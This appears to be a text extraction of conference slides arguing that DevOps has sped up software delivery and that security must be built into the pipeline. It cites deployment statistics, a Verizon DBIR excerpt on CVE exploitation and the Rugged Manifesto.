
# Conventional Wisdom

---




# New Triangle

---



# Devops Automated Deployment Pipeline



14

Source: Wikipedia - Continuous Delivery




KEEP  
CALM  
AND



PULL THE  
ANDON CHORD

# Devops Results

## Google

- Over 15,000 engineers in over 40 offices
- 4,000+ projects under active development
- 5500+ code submissions per day (20+ p/m)
- **Over 75M test cases run daily** 
- 50% of code changes monthly
- Single source tree



# Devops Results

## Google

- Over 15,000 engineers in over 40 offices

- **2016**
- **150 Million automated tests run daily...**

- 50% of code changes monthly
- Single source tree

# Devops Results

## Amazon

- 11.6 second mean time between deploys.
- 1079 max deploys in a single hour.
- 10,000 mean number of hosts simultaneously receiving a deploy.
- 30,000 max number of hosts simultaneously receiving a deploy

# Unicorns and Horses (Enterprises)



Shamelessly stolen and repurposed from: Pete Cheslock

# Devops Results

## Enterprise Organizations

- Ticketmaster - 98% reduction in MTTR
- Nordstrom - 20% shorter Lead Time
- Target - Full Stack Deploy 3 months to minutes
- USAA - Release from 28 days to 7 days
- ING - 500 applications teams doing devops
- CSG - From 200 incidents per release to 18



AGGILLE

**A G I L E**

**Dev : Ops**

**10 : 1**

D

M

L

O

A

S



**Dev : Ops : Sec**  
**100 : 10 : 1**



A composite image of Earth from space. The Earth is shown in the center, with a glowing orange and red digital overlay at the bottom right, resembling a data stream or a network. The background is a dark blue space with a faint galaxy or nebula on the left. The text "SOFTWARE IS EATING THE WORLD" is overlaid in white, bold, sans-serif font at the bottom.

**SOFTWARE IS EATING THE WORLD**

# Summary

- **Agile took us from months to days to deliver software**
- **Devops took from months to days to deploy software**
- **Now security is the bottleneck**

# Security Meta Points


- **It's 30 times cheaper to fix a security defect in Dev vs. Prod**
- **Average data breach incident cost 5.4 million**
- **High performing organizations include security in the software delivery process**
- **80% to 90% of every modern application consists of open source components**

# Actual Exploitation 2015 VZ DBIR

## NOT ALL CVEs ARE CREATED EQUAL.

If we look at the frequency of exploitation in Figure 11, we see a much different picture than what's shown by the raw vulnerability count of Figure 12. **Ten CVEs account for almost 97%** of the exploits observed in 2014. While that's a pretty amazing statistic, don't be lulled into thinking you've found an easy way out of the vulnerability remediation rodeo. Prioritization will definitely help from a risk-cutting perspective, but beyond the top 10 are 7 million other exploited vulnerabilities that may need to be ridden down. And therein, of course, lies the challenge; once the "mega-vulns" are roped in (assuming you could identify them ahead of time), how do you approach addressing the rest of the horde in an orderly, comprehensive, and continuous manner over time?

*About half of the CVEs exploited in 2014 went from publish to pwn in less than a month.*



**Figure 11.**

Cumulative percentage of exploited vulnerabilities by top 10 CVEs

## The Rugged Manifesto

I am rugged and, more importantly, my code is rugged.

I recognize that software has become a foundation of our modern world.

I recognize the awesome responsibility that comes with this foundational role.

I recognize that my code will be used in ways I cannot anticipate, in ways it was not designed, and for longer than it was ever intended.

I recognize that my code will be attacked by talented and persistent adversaries who threaten our physical, economic and national security.

I recognize these things – and I choose to be rugged.

I am rugged because I refuse to be a source of vulnerability or weakness.

I am rugged because I assure my code will support its mission.

I am rugged because my code can face these challenges and persist in spite of them.

I am rugged, not because it is easy, but because it is necessary and I am up for the challenge.

# Security is Dead. Long Live Rugged DevOps: IT at Ludicrous Speed...

*Josh Corman, Gene Kim*  
VERY ROUGH 1<sup>ST</sup> Draft



Session ID: CLD-106

Session Classification: Intermediate

RSACONFERENCE2012

SOURCEfire



QUALYS<sup>®</sup>  
ON DEMAND SECURITY



CORETRACE

FORTINET

Akamai  
FASTER FORWARD



CONFERENCE | Where The World  
Talks Security

SOURCEfire



QUA  
ON DEMAND

